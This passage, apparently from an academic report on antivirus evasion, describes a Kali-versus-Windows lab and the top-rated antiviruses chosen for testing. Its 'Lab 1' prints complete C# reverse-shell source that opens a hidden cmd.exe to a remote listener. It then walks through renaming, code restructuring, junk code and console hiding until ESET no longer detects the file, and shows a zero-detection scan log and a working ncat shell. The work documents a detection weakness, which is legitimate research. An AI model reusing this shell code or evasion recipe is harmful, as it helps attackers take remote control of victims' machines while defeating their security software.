


Figure 3: Desktop Windows Version Market Share Worldwide May 2019 - May 2020


We will create various snapshots to perform tests with different antiviruses. Each snapshot will be an image of the virtual machine with a different antivirus set up. To respect the tool creators wish of not uploading the obfuscated files on VirusTotal or automatically via local scans by the antiviruses, the Windows 10 virtual machine will only be connected on the local virtual network and not on the internet. The two machines' IPs will be:

- Kali Linux "Attacker" IP: 192.168.112.128
- Windows 10 "Victim" IP: 192.168.112.129

We will use the following five antiviruses:

- BitDefender (free)
- Kaspersky (trial)
- Avast (free)
- AVG (free)
- Avira (trial)

The reason for choosing these antiviruses is that they landed on the top 5 places on the 2019 awards of AV-Comparatives as shown in the following figure:



	Malware Protection	Performance	Real-World Protection	Enhanced Real-World	Malware Protection	Performance	Real-World Protection
	March 2019	April 2019	February-May 2019	August-November	September 2019	October 2019	August-October 2019
Bitdefender	***	***	***	***	***	***	***
Kaspersky	**	***	***	***	**	***	**
Avast	**	***	**	***	***	***	**
AVG	**	***	**	***	***	***	**
Avira	***	**	***		***	***	***
VIPRE	***	***	***		*	***	***
ESET	**	***	*	***	**	***	*
Norton	**	***	**		***	**	***
Tencent	**	***	***		**	***	**
F-Secure	*	**	**	***	**	***	*
Panda	*	***	**		**	***	**
K7	**	***	*		**	***	**
Total Defense	***	***	*		*	**	***
McAfee	**	***	*		*	***	**
Microsoft	***	*	**		**	**	**
Trend Micro	*	**	**		**	**	**

Figure 4: 2019 Annual Antivirus Awards AV-Comparatives

Six snapshots will be created for the Windows 10 machine: one that is the initial installation with no antivirus installed and five for each antivirus in our test list.

5 Lab 1 - Manual antivirus evasion

In this chapter, we will clone a very basic reverse shell git repository from GitHub and try to modify it step by step in order to bypass antivirus detection. The code will be written in C#. This test will be performed on the Windows 7 system, and we will use Microsoft Visual Studio 2017 for code modifications. The antivirus we will try to bypass is ESET, which is installed on the system and updated to the latest signatures.


We will use the following sample which is available through this public GitHub gist: https://gist.github.com/fdiskyou/56b9a4482eecd8e31a1d72b1acb66fac

The initial code is as follows:

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
    public class Program
    {
        static StreamWriter streamWriter;

        public static void Main(string[] args)
        {
            using(TcpClient client = new TcpClient(args[0], int.Parse(args[1])))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.CreateNoWindow = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardInput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
                        p.Start();
                        p.BeginOutputReadLine();

                        while(true)
                        {
                            strInput.Append(rdr.ReadLine());
                            //strInput.Append("\n");
                            p.StandardInput.WriteLine(strInput);
                            strInput.Remove(0, strInput.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception err) { }
            }
        }

    }
}
```

It is a pretty basic reverse shell that starts a TCP client using the first argument from the command line in order to connect to the “attacker” and then opens a byte stream that awaits cmd commands from the remote system.

If we build the code and upload the result on VirusTotal, we will see that 10 AV engines are detecting the file as malicious, including ESET:


10 / 73

Community Score

10 engines detected this file

83a21a86c71e9d4f27c6f5877bc7390dc286212164d22adc2f5432729b5e2535
ReverseShell.Initial.exe
assembly peexe

6.50 KB
Size

2020-06-21 01:09:09 UTC
a moment ago


EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

AhnLab-V3	Malware/Win32.RL_Generic.C3461010	Avira (no cloud)	HEUR/AGEN.1110093
Cynet	Malicious (score: 85)	DrWeb	BackDoor.CmdShellNET.1
ESET-NOD32	A Variant Of MSIL/Evilnum.A	F-Secure	Heuristic.HEUR/AGEN.1110093
Fortinet	MSIL/Agent.CKAltr	Ikarus	Trojan.MSIL.Agent
Kaspersky	HEUR:Backdoor.MSIL.Small.gen	ZoneAlarm by Check Point	HEUR:Backdoor.MSIL.Small.gen
Acronis	✓ Undetected	Ad-Aware	✓ Undetected

Figure 5: VirusTotal scan results for the reverse shell file

A first step would be to change the project name and namespace value from "ReverseShell" and "ConnectBack" respectively to something more innocent looking. A lot of signatures depend on specific, malicious-looking strings in the code. For that reason, we will create a new project with name "TestProj" and we will change the namespace to "TestProj" as well:




```
using System;
using System.Diagnostics;
using System.IO;
using System.Net.Sockets;
using System.Text;

namespace TestProj
{
    0 references | 0 changes | 0 authors, 0 changes
    public class Program
    {
        static StreamWriter streamWriter;

        0 references | 0 changes | 0 authors, 0 changes
        public static void Main(string[] args)
        {
            using (TcpClient client = new TcpClient(args[0], port:
```

```
Solution 'Shell' (2 of 2 proj
  ReverseShell.Initial
    Properties
    References
    App.config
    Program.cs
  TestProj
    Properties
    References
    App.config
    Program.cs
```

Figure 6:Namespace and project name change


A second change we could make is to break up the code into different method calls and moving code around while keeping the same functionality. This would result in changing the call and flow graph of the program so we could bypass graph-based signatures. Firstly, we could extract a method out of the cmd process initialization:



```
                    StringBuilder strInput = new StringBuilder();

                    var p :Process = CreateSelection();
                    p.Start();
                    p.BeginOutputReadLine();

                    while (true)
                    {
                        strInput.Append(rdr.ReadLine());
                        //strInput.Append("\n");
                        p.StandardInput.WriteLine(strInput);
                        strInput.Remove(0, strInput.Length);
                    }
                }
            }
        }
    }

    1 reference | 0 changes | 0 authors, 0 changes
    private static Process CreateSelection()
    {
        Process p = new Process();
        p.StartInfo.FileName = "cmd.exe";
        p.StartInfo.CreateNoWindow = true;
        p.StartInfo.UseShellExecute = false;
        p.StartInfo.RedirectStandardOutput = true;
        p.StartInfo.RedirectStandardInput = true;
        p.StartInfo.RedirectStandardError = true;
        p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
        return p;
    }
```

Figure 7: Extracting cmd process creation method

We could also extract a method containing the creation of the byte streams and put everything inside the `while` loop:



```
0 references | 0 changes | 0 authors, 0 changes
public static void Main(string[] args)
{
    while (true)
    {
        StartProcedure(args);
    }

}

1 reference | 0 changes | 0 authors, 0 changes
private static void StartProcedure(string[] args)
{
    using (TcpClient client = new TcpClient(args[0], port: int.Parse(args[1])))
    {
        using (Stream stream = client.GetStream())
        {
            using (StreamReader rdr = new StreamReader(stream))
            {
                streamWriter = new StreamWriter(stream);

                StringBuilder strInput = new StringBuilder();

                var p :Process = CreateSelection();
                p.Start();
                p.BeginOutputReadLine();

                while (true)
                {
                    strInput.Append(rdr.ReadLine());
                    //strInput.Append("\n");
                    p.StandardInput.WriteLine(strInput);
                    strInput.Remove(0, strInput.Length);
                }
            }
        }
    }
```


Figure 8: Extracting byte stream creation method

We could also change the variable names to something else and add some more junk code to further avoid detection. We could also add some hooks to the Windows native API in order to show or hide the console window when the program is executed and some waiting timeout when an exception occurs. After the changes, the code looks like the following:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;

```

```

namespace TestProj
{
    public class Program
    {
        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        const int SW_HIDE = 0;
        const int SW_SHOW = 5;

        static StreamWriter sw;
        public static void Main(string[] ar)
        {
            var handle = GetConsoleWindow();

            ShowWindow(handle, SW_HIDE);

            while (true)
            {
                try
                {
                    StartProcedure();
                }
                catch (Exception)
                {
                    Thread.Sleep(10000);
                    continue;
                }
            }

        }

        public static void StartProcedure()
        {
            using (TcpClient cl = new TcpClient("127.0.0.1", 8000))
            {
                using (Stream str = cl.GetStream())
                {
                    using (StreamReader sr = new StreamReader(str))
                    {
                        sw = new StreamWriter(str);
                        StringBuilder sb = new StringBuilder();

                        var proc = CreateSelection();
                        proc.Start();
                        proc.BeginOutputReadLine();

                        while (true)
                        {
                            sb.Append(sr.ReadLine());
                            proc.StandardInput.WriteLine(sb);
                            sb.Remove(0, sb.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputHandler(object sendProc, DataReceivedEventArgs
ol)
        {
            StringBuilder sb = new StringBuilder();
            var data = ol.Data;

            if (!string.IsNullOrEmpty(data))
            {
                try
                {
                    sb.Append(data);
                    sw.WriteLine(sb);
                    sw.Flush();
                }
                catch (Exception)
                { }
            }
        }

        private static Process CreateSelection()
        {
            var selection = "cmd.exe";

            Process proc = new Process();
            proc.StartInfo.FileName = selection;
            proc.StartInfo.CreateNoWindow = true;
            proc.StartInfo.UseShellExecute = false;
            proc.StartInfo.RedirectStandardInput = true;
            proc.StartInfo.RedirectStandardOutput = true;
            proc.StartInfo.RedirectStandardError = true;
            proc.OutputDataReceived += new DataReceivedEventHandler(CmdOutputHandler);

            return proc;
        }
    }
}
```


If we build and scan the executable, we see that it is no longer detected:



```
Version of detection engine: 21527 (20200620)
Date: 21/6/2020  Time: 5:53:25 πμ
Scanned disks, folders and files: C:\Users\[redacted]Documents\Visual Studio 2017\Projects\TestProj\TestProj\bin\Release\TestProj.exe
Number of scanned objects: 1
Number of detections: 0
Time of completion: 5:53:25 πμ  Total scanning time: 0 sec (00:00:00)
```

Figure 9: ESET successfully bypassed

If we set up a listener with ncat and run the project, we see that the functionality has not been impacted and we receive a shell:



```
PS C:\> ncat -l -p 8000
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
whoami
C:\Users\[redacted]\Documents\Visual Studio 2017\Projects\TestProj\Te
pr[redacted]c\[redacted]
```

Figure 10: Reverse Shell successful execution after AV evasion

With this experiment we proved how trivial it is to bypass one of the most widely used antiviruses after some basic code changes.

6 Lab 2 - Antivirus Evasion Tools


In this chapter, we will test 5 antivirus evasion tools against the top-5 antiviruses for 2019 that we mentioned in Chapter 4. All the tools are open-sourced and available on GitHub. The tools that will be evaluated are the following:

- TheFatRat
- Phantom-Evasion
- Hercules
- SideStep
- Veil 3.1.14

6.1 Payload Creation

